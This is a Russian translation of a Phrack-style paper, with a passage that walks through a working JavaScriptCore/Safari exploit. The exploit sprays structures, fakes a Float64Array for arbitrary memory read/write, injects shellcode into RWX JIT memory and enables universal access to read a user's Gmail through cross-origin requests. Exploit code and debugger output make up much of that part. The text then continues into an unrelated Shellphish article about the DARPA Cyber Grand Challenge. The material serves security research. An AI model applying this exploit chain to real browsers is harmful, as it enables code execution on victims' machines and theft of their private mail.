Что происходит при добавлении нового свойства к объекту? Если это происходит впервые, выделяется новый экземпляр `Structure`, содержащий предыдущие индексы слотов для всех существующих свойств и дополнительный для нового. Затем свойство сохраняется по соответствующему индексу, что может потребовать перераспределения «бабочки». Чтобы не повторять этот процесс, результирующий экземпляр `Structure` может быть кэширован в предыдущей структуре в структуре данных, называемой «таблицей переходов» (transition table). Исходная структура также может быть скорректирована для выделения большего встроенного или «бабочьего» хранилища заранее, чтобы избежать перераспределения. Этот механизм в итоге делает структуры повторно используемыми.

Рассмотрим пример. Предположим, у нас есть следующий код JavaScript:

```
var o = { foo: 42 };
if (someCondition)
    o.bar = 43;
else
    o.baz = 44;
```

Это приведёт к созданию трёх следующих экземпляров `Structure` с произвольными отображениями имён свойств в индексы слотов:



При каждом последующем выполнении этого кода правильную структуру для созданного объекта легко найти.

По сути ту же концепцию используют все крупные современные движки. V8 называет их «картами» (maps) или скрытыми классами [19], а Spidermonkey — «формами» (Shapes).

Эта техника также упрощает работу спекулятивных JIT-компиляторов. Предположим, есть следующая функция:

```
function foo(a) {
    return a.bar + 3;
}
```

Предположим, мы выполняли эту функцию несколько раз в интерпретаторе и теперь решаем скомпилировать её в нативный код для лучшей производительности. Как обращаться с поиском свойства? Мы могли бы просто выйти в интерпретатор для выполнения поиска, но это было бы весьма дорогостоящим. Предположим, что мы также трассировали объекты, передаваемые в `foo` в качестве аргументов, и обнаружили, что все они используют одну и ту же структуру. Теперь мы можем сгенерировать псевдоассемблерный код следующего вида (здесь r0 изначально указывает на объект-аргумент):

```
mov r1, [r0 + #structure_id_offset];
cmp r1, #structure_id;
jne bailout_to_interpreter;
mov r2, [r0 + #inline_property_offset];
```

Это лишь ненамного медленнее доступа к свойству в нативном языке, таком как C. Обратите внимание, что идентификатор структуры и смещение свойства кэшированы непосредственно в коде, — отсюда название для таких конструкций: встроенные кэши (inline caches).

Помимо отображений свойств, структуры также хранят ссылку на экземпляр `ClassInfo`. Этот экземпляр содержит имя класса ("Float64Array", "HTMLParagraphElement" и т.д.), доступное из скрипта через следующий небольшой трюк:


```
Object.prototype.toString.call(object);
// Может вывести "[object HTMLParagraphElement]"
```


Однако более важное свойство `ClassInfo` — это ссылка на `MethodTable`. `MethodTable` содержит набор указателей на функции, аналогично vtable в C++. Большинство операций над объектами [20], а также некоторые задачи, связанные со сборкой мусора (например, посещение всех дочерних объектов), реализованы через методы в таблице методов. Для иллюстрации использования таблицы методов ниже приведён следующий фрагмент кода из JSArray.cpp. Эта функция является частью `MethodTable` экземпляра `ClassInfo` для массивов JavaScript и вызывается всякий раз, когда свойство такого экземпляра удаляется [21] из скрипта:

```
bool JSArray::deleteProperty(JSCell* cell, ExecState* exec,
                             PropertyName propertyName)
{
    JSArray* thisObject = jsCast<JSArray*>(cell);

    if (propertyName == exec->propertyNames().length)
        return false;

    return JSObject::deleteProperty(thisObject, exec, propertyName);
}
```

Как видно, `deleteProperty` имеет специальный случай для свойства `.length` массива (которое не удаляется), но в остальном передаёт запрос родительской реализации.

Следующая диаграмма обобщает (и несколько упрощает) взаимосвязи между различными классами C++, которые вместе образуют систему объектов JSC.





---

6 - Эксплуатация

Теперь, когда мы немного больше знаем о внутреннем устройстве класса `JSObject`, вернёмся к созданию собственного экземпляра `Float64Array`, который даст нам примитив произвольного чтения/записи памяти. Очевидно, наиболее важной частью будет идентификатор структуры в заголовке `JSCell`, поскольку именно ассоциированный экземпляр структуры заставляет наш участок памяти «выглядеть» как `Float64Array` для движка. Нам нужно знать идентификатор структуры `Float64Array` в таблице структур.

6.1 - Предсказание идентификаторов структур

К сожалению, идентификаторы структур не являются статическими между разными запусками, поскольку выделяются во время выполнения по мере необходимости. Кроме того, идентификаторы структур, создаваемых при запуске движка, зависят от версии. Таким образом, мы не знаем идентификатор структуры экземпляра `Float64Array` и нам нужно определить его каким-то образом.

Ещё одно небольшое осложнение состоит в том, что мы не можем использовать произвольные идентификаторы структур. Это связано с тем, что структуры также выделяются для других собранных сборщиком мусора ячеек, которые не являются объектами JavaScript (строки, символы, объекты регулярных выражений, сами структуры). Вызов любого метода, на который ссылается их таблица методов, приведёт к аварийному завершению из-за неудавшегося утверждения. Однако эти структуры выделяются только при запуске движка, и поэтому все они имеют довольно низкие идентификаторы.

Чтобы решить эту проблему, воспользуемся простым подходом распыления (spraying): распылим несколько тысяч структур, описывающих экземпляры `Float64Array`, затем возьмём высокий начальный идентификатор и проверим, попали ли мы в нужный.

```
for (var i = 0; i < 0x1000; i++) {
    var a = new Float64Array(1);
    // Add a new property to create a new Structure instance.
    a[randomString()] = 1337;
}
```

Мы можем узнать, угадали ли мы правильно, с помощью `instanceof`. Если нет, просто берём следующую структуру.

```
while (!(fakearray instanceof Float64Array)) {
    // Increment structure ID by one here
}
```

`instanceof` является достаточно безопасной операцией: он лишь получает структуру, берёт из неё прототип и выполняет сравнение указателей с заданным объектом-прототипом.


6.2 - Собираем всё вместе: подделка Float64Array

`Float64Array` реализован нативным классом `JSArrayBufferView`. В дополнение к стандартным полям `JSObject` этот класс также содержит указатель на резервную память (будем называть его `vector`, как в исходном коде), а также поля длины и режима (оба — 32-битные целые числа).

Поскольку мы размещаем наш `Float64Array` во встроенных слотах другого объекта (далее именуемого «контейнером»), нам придётся справляться с некоторыми ограничениями, обусловленными кодировкой `JSValue`. А именно:

• Нельзя задать нулевой указатель «бабочки», поскольку `null` не является допустимым `JSValue`. Это пока не страшно, так как «бабочка» не будет использоваться при простом доступе к элементам.
• Нельзя задать допустимое поле режима, так как из-за NaN-boxing оно должно быть больше `0x00010000`. Однако поле длины можно контролировать свободно.
• Вектор можно задать только указывающим на другой `JSObject`, поскольку это единственные указатели, которые может содержать `JSValue`.

В связи с последним ограничением установим вектор `Float64Array` указывающим на экземпляр `Uint8Array`:



Таким образом, мы можем задать указатель данных второго массива произвольным адресом, что обеспечивает нам произвольное чтение/запись.

Ниже приведён код для создания поддельного экземпляра `Float64Array` с использованием наших предыдущих примитивов эксплойта. Прилагаемый код эксплойта создаёт глобальный объект `memory`, предоставляющий удобные методы для чтения и записи произвольных областей памяти.

```
sprayFloat64ArrayStructures();

// Create the array that will be used to
// read and write arbitrary memory addresses.
var hax = new Uint8Array(0x1000);

var jsCellHeader = new Int64([
    00, 0x10, 00, 00,       // m_structureID, current guess
    0x0,                    // m_indexingType
    0x27,                   // m_type, Float64Array
    0x18,                   // m_flags, OverridesGetOwnPropertySlot |
        // InterceptsGetOwnPropertySlotByIndexEvenWhenLengthIsNotZero
    0x1                     // m_cellState, NewWhite
]);

var container = {
    jsCellHeader: jsCellHeader.encodeAsJSVal(),
    butterfly: false,       // Some arbitrary value
    vector: hax,
    lengthAndFlags: (new Int64('0x0001000000000010')).asJSValue()
};

// Create the fake Float64Array.
var address = Add(addrof(container), 16);
var fakearray = fakeobj(address);

// Find the correct structure ID.
while (!(fakearray instanceof Float64Array)) {
    jsCellHeader.assignAdd(jsCellHeader, Int64.One);
```

```
    container.jsCellHeader = jsCellHeader.encodeAsJSVal();
}

// All done, fakearray now points onto the hax array
```

Для «визуализации» результата приведём вывод lldb. Объект-контейнер находится по адресу 0x11321e1a0:

```
(lldb) x/6gx 0x11321e1a0
0x11321e1a0: 0x0100150000001138 0x0000000000000000
0x11321e1b0: 0x0118270000001000 0x0000000000000006
0x11321e1c0: 0x0000000113217360 0x0001000000000010
(lldb) p *(JSC::JSArrayBufferView*)(0x11321e1a0 + 0x10)
(JSC::JSArrayBufferView) $0 = {
  JSC::JSNonFinalObject = {
    JSC::JSObject = {
      JSC::JSCell = {
        m_structureID = 4096
        m_indexingType = '\0'
        m_type = Float64ArrayType
        m_flags = '\x18'
        m_cellState = NewWhite
      }
      m_butterfly = {
        JSC::CopyBarrierBase = (m_value = 0x0000000000000006)
      }
    }
  }
  m_vector = {
    JSC::CopyBarrierBase = (m_value = 0x0000000113217360)
  }
  m_length = 16
  m_mode = 65536
}
```

Обратите внимание, что `m_butterfly` и `m_mode` недопустимы, так как мы не можем записать туда null. Это пока не создаёт проблем, но станет проблематичным при запуске сборки мусора. Разберёмся с этим позже.

6.3 - Выполнение шеллкода

Одна приятная особенность движков JavaScript — то, что все они используют JIT-компиляцию. Это требует записи инструкций на страницу памяти с последующим их исполнением. По этой причине большинство движков, включая JSC, выделяют области памяти, доступные одновременно для записи и исполнения. Это хорошая цель для нашего эксплойта. Мы воспользуемся нашим примитивом чтения/записи памяти, чтобы утечь указатель на JIT-скомпилированный код JavaScript-функции, затем запишем туда наш шеллкод и вызовем функцию, что приведёт к исполнению нашего кода.

Прилагаемый PoC-эксплойт реализует это. Ниже приведена соответствующая часть функции `runShellcode`.

```
// This simply creates a function and calls it multiple times to
// trigger JIT compilation.
var func = makeJITCompiledFunction();
var funcAddr = addrof(func);
print("[+] Shellcode function object @ " + funcAddr);

var executableAddr = memory.readInt64(Add(funcAddr, 24));
print("[+] Executable instance @ " + executableAddr);

var jitCodeAddr = memory.readInt64(Add(executableAddr, 16));
print("[+] JITCode instance @ " + jitCodeAddr);
```

```
var codeAddr = memory.readInt64(Add(jitCodeAddr, 32));
print("[+] RWX memory @ " + codeAddr.toString());

print("[+] Writing shellcode...");
memory.write(codeAddr, shellcode);

print("[!] Jumping into shellcode...");
func();
```

Как видно, PoC-код выполняет утечку указателей, читая несколько указателей по фиксированным смещениям в наборе объектов, начиная с объекта JavaScript-функции. Это не идеально (поскольку смещения могут меняться между версиями), но достаточно для демонстрационных целей. В качестве первого улучшения следует попытаться обнаруживать допустимые указатели с помощью простых эвристик (старшие биты все нулевые, «близко» к другим известным областям памяти и т.д.). Далее можно попытаться обнаруживать некоторые объекты по уникальным паттернам памяти. Например, все классы, наследующие от `JSCell` (например, `ExecutableBase`), начинаются с распознаваемого заголовка. Также сам JIT-скомпилированный код, скорее всего, начинается с известного пролога функции.

Обратите внимание: начиная с iOS 10, JSC больше не выделяет единую область RWX, а использует два виртуальных отображения на одну и ту же физическую область памяти — одно исполняемое, другое доступное для записи. Специальная версия `memcpy` генерируется во время выполнения, содержит (случайный) адрес области записи как непосредственное значение и отображена как --X, что не позволяет злоумышленнику прочитать адрес. Для обхода этого теперь потребовалась бы короткая ROP-цепочка для вызова этого `memcpy` перед переходом к исполняемому отображению.

6.4 - Выживание после сборки мусора

Если мы хотим сохранить процесс рендерера живым после нашего первоначального эксплойта (далее мы увидим, зачем это может быть нужно), нас ждёт немедленный аварийный сбой при запуске сборщика мусора. Это происходит главным образом потому, что «бабочка» нашего поддельного `Float64Array` является недопустимым указателем, но не null, и поэтому будет использована во время GC. Из `JSObject::visitChildren`:

```
Butterfly* butterfly = thisObject->m_butterfly.get();
if (butterfly)
    thisObject->visitButterfly(visitor, butterfly,
                               thisObject->structure(visitor.vm()));
```

Мы могли бы установить указатель «бабочки» нашего поддельного массива в `nullptr`, но это приведёт к другому аварийному сбою, поскольку это значение является также свойством нашего контейнерного объекта и будет рассматриваться как указатель на `JSObject`. Поэтому мы поступим следующим образом:

1. Создадим пустой объект. Структура этого объекта будет описывать объект с количеством встроенных слотов по умолчанию (6), но ни один из них не используется.
2. Скопируем заголовок `JSCell` (содержащий идентификатор структуры) в контейнерный объект. Тем самым мы заставим движок «забыть» о свойствах контейнерного объекта, составляющих наш поддельный массив.
3. Установим указатель «бабочки» поддельного массива в `nullptr` и заодно заменим `JSCell` этого объекта на заголовок из экземпляра `Float64Array` по умолчанию.

Последний шаг необходим, поскольку в результате распыления структур мы можем оказаться со структурой `Float64Array`, у которой есть какое-то свойство.

Эти три шага дают нам стабильный эксплойт.

Напоследок: при перезаписи кода JIT-скомпилированной функции необходимо позаботиться о том, чтобы вернуть допустимый `JSValue` (если предполагается продолжение процесса). Несоблюдение этого условия, скорее всего, приведёт к аварийному сбою при следующей сборке мусора, поскольку возвращённое значение будет сохранено движком и проверено сборщиком.

6.5 - Итог

На данном этапе пора кратко резюмировать полный эксплойт:

1. Распылить структуры `Float64Array`.
2. Выделить контейнерный объект со встроенными свойствами, которые в совокупности образуют экземпляр `Float64Array` во встроенных слотах свойств. Использовать высокий начальный идентификатор структуры, который с большой вероятностью окажется верным благодаря предыдущему распылению. Установить указатель данных массива на экземпляр `Uint8Array`.
3. Утечь адрес контейнерного объекта и создать поддельный объект, указывающий на `Float64Array` внутри контейнерного объекта.
4. Проверить правильность предположения об идентификаторе структуры с помощью `instanceof`. Если нет — увеличить идентификатор структуры, присвоив новое значение соответствующему свойству контейнерного объекта. Повторять до получения `Float64Array`.
5. Читать и записывать произвольные адреса памяти, записывая указатель данных `Uint8Array`.
6. После этого восстановить контейнер и экземпляр `Float64Array`, чтобы избежать аварийного сбоя во время сборки мусора.

---

7 - Злоупотребление процессом рендерера

Как правило, следующим логическим шагом отсюда был бы запуск эксплойта побега из песочницы для дальнейшей компрометации целевой машины.

Поскольку обсуждение таких эксплойтов выходит за рамки данной статьи, а в других материалах им уделено достаточно внимания, давайте вместо этого исследуем нашу текущую ситуацию.

7.1 - Модель процессов и привилегий WebKit

Начиная с WebKit 2 [22] (примерно с 2011 года), WebKit использует многопроцессную модель, при которой для каждой вкладки порождается новый процесс рендерера. Помимо соображений стабильности и производительности, это также создаёт основу для инфраструктуры изоляции (sandboxing), ограничивающей ущерб, который скомпрометированный процесс рендерера может нанести системе.

7.2 - Политика одного источника

Политика одного источника (Same-Origin Policy, SOP) является основой (клиентской) веб-безопасности. Она запрещает контенту, исходящему из источника A, вмешиваться в контент из другого источника B. Это касается как доступа на уровне скриптов (например, обращения к объектам DOM в другом окне), так и сетевого уровня (например, XMLHttpRequest). Интересно, что в WebKit SOP применяется внутри процессов рендерера, — а это означает, что на данном этапе мы можем её обойти. То же самое в настоящее время справедливо для всех крупных браузеров, но Chrome собирается изменить это с помощью своего проекта site-isolation [23].

Этот факт не нов и уже использовался в прошлом, но заслуживает обсуждения. По сути, это означает, что процесс рендерера имеет полный доступ ко всем сессиям браузера и может отправлять аутентифицированные межисточниковые запросы и читать ответ. Злоумышленник, скомпрометировавший процесс рендерера, получает доступ ко всем сессиям браузера жертвы.

В демонстрационных целях мы модифицируем наш эксплойт, чтобы отобразить входящие письма Gmail пользователя.

7.3 - Кража писем

В классе `SecurityOrigin` в WebKit есть интересное поле: `m_universalAccess`. Если оно установлено, все межисточниковые проверки будут проходить успешно. Получить ссылку на активный экземпляр `SecurityDomain` можно, следуя цепочке указателей (смещения которых снова зависят от текущей версии Safari). Затем мы можем включить `universalAccess` для нашего процесса рендерера и после этого выполнять аутентифицированные межисточниковые XMLHttpRequest. Чтение писем из Gmail тогда становится таким же простым, как:

```
var xhr = new XMLHttpRequest();
xhr.open('GET', 'https://mail.google.com/mail/u/0/#inbox', false);
xhr.send();     // xhr.responseText now contains the full response
```

В комплекте идёт версия эксплойта, делающая это и отображающая текущий входящий ящик Gmail «пользователя». По очевидным причинам для этого требуется действующая сессия Gmail в Safari ;)

---

8 - Ссылки

[1] http://www.zerodayinitiative.com/advisories/ZDI-16-485/
[2] https://webkit.org/blog/3362/introducing-the-webkit-ftl-jit/
[3] http://trac.webkit.org/wiki/JavaScriptCore
[4] http://www.ecma-international.org/ecma-262/6.0/#sec-ecmascript-data-types-and-values
[5] http://www.ecma-international.org/ecma-262/6.0/#sec-objects
[6] https://en.wikipedia.org/wiki/Double-precision_floating-point_format
[7] http://www.ecma-international.org/ecma-262/6.0/#sec-array-exotic-objects
[8] http://www.ecma-international.org/ecma-262/6.0/#sec-ecmascript-standard-built-in-objects
[9] https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array/slice
[10] https://github.com/WebKit/webkit/blob/320b1fc3f6f47a31b6ccb4578bcea56c32c9e10b/Source/JavaScriptCore/run
[11] https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Symbol/species
[12] http://www.ecma-international.org/ecma-262/6.0/#sec-type-conversion
[13] https://bugzilla.mozilla.org/show_bug.cgi?id=735104
[14] https://bugzilla.mozilla.org/show_bug.cgi?id=983344
[15] https://bugs.chromium.org/p/chromium/issues/detail?id=554946
[16] https://www.gnu.org/software/guile/manual/html_node/Conservative-GC.html
[17] http://www.ecma-international.org/ecma-262/6.0/#sec-ecmascript-language-types-number-type
[18] http://www.ecma-international.org/ecma-262/6.0/#sec-typedarray-objects
[19] https://developers.google.com/v8/design#fast-property-access
[20] http://www.ecma-international.org/ecma-262/6.0/#sec-operations-on-objects

[21] http://www.ecma-international.org/ecma-262/6.0/#sec-ordinary-object-internal-methods-and-internal-slots-
[22] https://trac.webkit.org/wiki/WebKit2
[23] https://www.chromium.org/developers/design-documents/site-isolation

---


9 - Исходный код


[Архив с исходным кодом в формате UUencoded приложен к оригинальному файлу Phrack.]


=[EOF]=---=

Cyber Grand Shellphish

Автор: Team Shellphish
Контакт: team@shellphish.net
Сайт: http://shellphish.net/cgc#team







Хакерство нередко воспринимается как нечто большее, чем просто навык. В массовой культуре хакеры выглядят своего рода волшебниками — художниками, способными получить доступ к недосягаемому или совершить, казалось бы, невозможное. Хакерство, подобно искусству, рождает великих людей, признанных за своё мастерство, однако их способности невозможно уловить или воспроизвести. В самом деле, один блестящий хакер в команде стоит сотни посредственных — подобно тому, как ни одна картина из сотни посредственных художников не сравнится с полотном ван Гога.

Анализ уязвимостей — это наука о том, как уловить и воспроизвести то, что умеют делать некоторые хакеры. Он изучает, каким образом можно последовательно и методично рассуждать об обнаружении и эксплуатации уязвимостей в любом программном или аппаратном обеспечении.

Разрабатывая алгоритмы и инструменты для помощи людям в выявлении изъянов, исследователи «кодифицируют» те знания, которые хакеры используют органично, анализируя системы и находя их слабые места. Получившиеся инструменты затем можно применять в промышленных масштабах, а также компоновать для создания новых аналитических систем.

Этот научный процесс породил ряд полезных инструментов: средства статического анализа, фаззеры, фреймворки символьного выполнения. Однако эти инструменты кодифицируют лишь часть хакерских навыков и по-прежнему служат только для усиления возможностей человека.

Один из подходов к расширению кодификации того, что делают хакеры-люди, — убрать людей из уравнения вовсе. Именно это и было целью DARPA Cyber Grand Challenge.

DARPA Cyber Grand Challenge (CGC) был задуман как соревнование типа Capture The Flag (CTF) между полностью автономными системами без какого-либо участия людей. В ходе соревнования Системы Кибер-Рассуждения (Cyber Reasoning Systems, CRS) должны были находить уязвимости в бинарных файлах, эксплуатировать их и генерировать патчи для защиты от атак — полностью без участия человека.

Разделение человека и машины является ключевым, поскольку оно вынуждает участников кодифицировать в алгоритмах техники как атаки, так и защиты. Хотя соревнование было лишь первым шагом к захвату искусства хакерства, оно стало важным событием: впервые полностью автономные системы взламывали друг друга с помощью кода, а не человеческой интуиции, движимые поиском изъянов в сложных программных системах.

Shellphish — это команда, основанная профессором Джованни Винья (Giovanni Vigna) в Калифорнийском университете Санта-Барбары в 2005 году для участия в CTF DEF CON совместно с его аспирантами. С тех пор Shellphish разрослась, включив в себя десятки людей (аспирантов — ныне профессоров в других местах, студентов-бакалавров, приглашённых специалистов, их друзей и т. д.), объединённых некоторым образом с Лабораторией безопасности UC Santa Barbara, но ныне рассеянных по всему миру. Тем не менее Shellphish никогда не теряла своего «хакадемического» духа и интереса к науке, лежащей в основе хакерства. Участие во многих CTF-соревнованиях порождало новые исследовательские идеи, которые помимо публикаций выливались в инструменты, впоследствии успешно применявшиеся на тех же CTF.

Учитывая академическую направленность Shellphish, неудивительно, что DARPA Cyber Grand Challenge показался отличной возможностью пустить в дело исследования, проводимые в SecLab UC Santa Barbara. К сожалению, когда был объявлен набор участников финансируемого трека, лаборатория (как обычно) была занята огромным количеством исследовательских проектов, и свободных ресурсов для этой задачи просто не оставалось. Однако когда был объявлен квалификационный раунд, открытый для всех желающих, группа увлечённых студентов из SecLab решила принять участие, зарегистрировавшись как команда Shellphish.

Имея в запасе лишь несколько недель, команда Shellphish собрала прототип системы, автоматически обнаруживающей краши в бинарных файлах с помощью новаторской комбинации фаззинга и символьного выполнения. Неудивительно, что система была весьма нестабильна и падала чаще, чем бинарники, которые она должна была крашить. Тем не менее она показала хорошие результаты, и Shellphish стала одной из семи команд (из более чем ста участников), прошедших в финал. Поскольку изначально Shellphish не получала финансирования DARPA через funded track, ей была выплачена премия в $750 000 на создание автономной системы для участия в финальных соревнованиях.

Следующие несколько месяцев были посвящены преимущественно фундаментальным исследованиям, что привело к ряду интересных научных результатов в области бинарного анализа [Driller16, ArtOfWar16] и к значительному улучшению angr [angr] — фреймворка с открытым исходным кодом, созданного в SecLab UC Santa Barbara для поддержки анализа бинарных файлов.

В конечном итоге давление с требованием создать полностью автономную систему возросло настолько, что академические исследования пришлось уступить место системной разработке. В течение нескольких месяцев, предшествовавших финальному соревнованию, все силы команды Shellphish были направлены на создание надёжной системы, устойчивой к сбоям, способной работать в масштабе и не только крашить бинарники, но и генерировать надёжные эксплойты и патчи.

После жестоких месяцев работы на суши, которые привели к тяжёлому нарушению циркадного ритма сна [Inversion] у многих членов команды, родилась Система Кибер-Рассуждения Mechanical Phish. Mechanical Phish — это высокодоступная распределённая система, способная выявлять уязвимости в бинарных файлах DECREE, генерировать эксплойты (называемые Доказательствами Уязвимости, или POV) и патчить бинарники без вмешательства человека. В определённом смысле Mechanical Phish представляет собой кодификацию части хакерских навыков Shellphish.

Mechanical Phish участвовал в финальном мероприятии, состоявшемся в Лас-Вегасе 4 августа совместно с DEF CON, и занял третье место, выиграв $750 000. Как команда, мы были в восторге: наша система выполнила больше успешных эксплойтов, чем любая другая CRS, и против неё было успешно проэксплуатировано меньше задач, чем против любой другой CRS. Конечно, в типичном стиле Shellphish, именно игровая стратегия стала нашим слабым местом, но технические аспекты нашей CRS были одними из лучших.

Мы приняли решение полностью открыть исходный код нашей системы (на момент написания Shellphish — единственная команда, сделавшая это), чтобы другие могли опираться на нашу работу и совершенствовать её.

Оставшаяся часть статьи описывает дизайн нашей системы, её результаты и многочисленные уроки, извлечённые в процессе проектирования, реализации и развёртывания Mechanical Phish.

Содержание

---

001 — Cyber Grand Challenge

Cyber Grand Challenge проводился DARPA — правительственным агентством. Как следствие, объём правил, регламентов, поправок и прочего значительно превышал всё, с чем нам прежде приходилось сталкиваться. Например, документ с часто задаваемыми вопросами, ставший своеобразной «CGC-библией», к моменту финального мероприятия насчитывал 68 плотно заполненных страниц — примерно с небольшую повесть. В этой «повести» содержалась масса важнейшей информации, которую команда должна была усвоить, переварить и встроить в

ненасытную глотку Mechanical Phish.

001.001 — Формат игры

Финальное мероприятие CGC проходило в формате более-менее традиционного CTF в режиме атаки-защиты. Это означало, что каждая команда должна была атаковать все остальные и защищаться от них. В отличие от традиции A&D CTF и по образцу нескольких изданий UCSB iCTF, эксплойты нельзя было запускать непосредственно против соперников — их нужно было отправлять организаторам. Аналогично, патчи нельзя было устанавливать напрямую (например, через scp): их необходимо было передавать через центральный API, называемый DARPA «Team Interface» (TI). Это позволяло DARPA полностью контролировать время и частоту запуска атак, а также порядок оценки патчей.

CGC был разделён на раунды (конкретно — в финале было 95 раундов) продолжительностью не менее 5 минут каждый. В каждом раунде TI определял актуальные задачи. Задача могла появиться в любой момент — максимально допустимое число активных задач одновременно составляло 30, — и она гарантированно оставалась активной не менее 10 раундов.

Все команды начинали с одинаковыми бинарными файлами для каждой задачи. В каждом раунде команды могли отправлять патчи для своих экземпляров задач, эксплойты против экземпляров соперников и сетевые правила для фильтрации трафика. Отправленные эксплойты вступали в силу в раунде *после* того, в котором были отправлены; патчи и сетевые правила — через 2 раунда. Отправка патча приводила к тому, что у команды возникал один раунд простоя для данной задачи, в течение которого соперники могли скачать запатченный бинарник. Запатченные бинарники были доступны соперникам, чтобы те могли попытаться обойти неполные патчи.

001.002 — Система подсчёта очков

В CGC применялся алгоритм подсчёта очков, оказывавший существенное влияние на жизнеспособные стратегии команд. Каждая команда получала очки за каждый раунд, а итоговый счёт складывался из суммы всех раундовых очков. Раундовый счёт команды, в свою очередь, составлял сумму «раундовых счётов за задачи» (CB Round Score).

CB Round Score вычислялся для каждого Challenge Binary как простое произведение:

• **Доступность (Availability):** показатель накладных расходов по производительности и влияния на функциональность, вносимых патчем. Оценки производительности и функциональности варьировались от 0 (сломано) до 100 (идеально), а показатель доступности равнялся минимуму из этих двух чисел.
• **Безопасность (Security):** значение 2, если Challenge Binary не был взломан ни одним соперником в данном раунде, и 1 — в противном случае.
• **Оценка (Evaluation):** число от 1.0 до 2.0, отражавшее долю соперников, против которых работал эксплойт команды для данного бинарника. Например, если эксплойт успешно срабатывал против 2 из 6 соперников, это число равнялось 1.33.

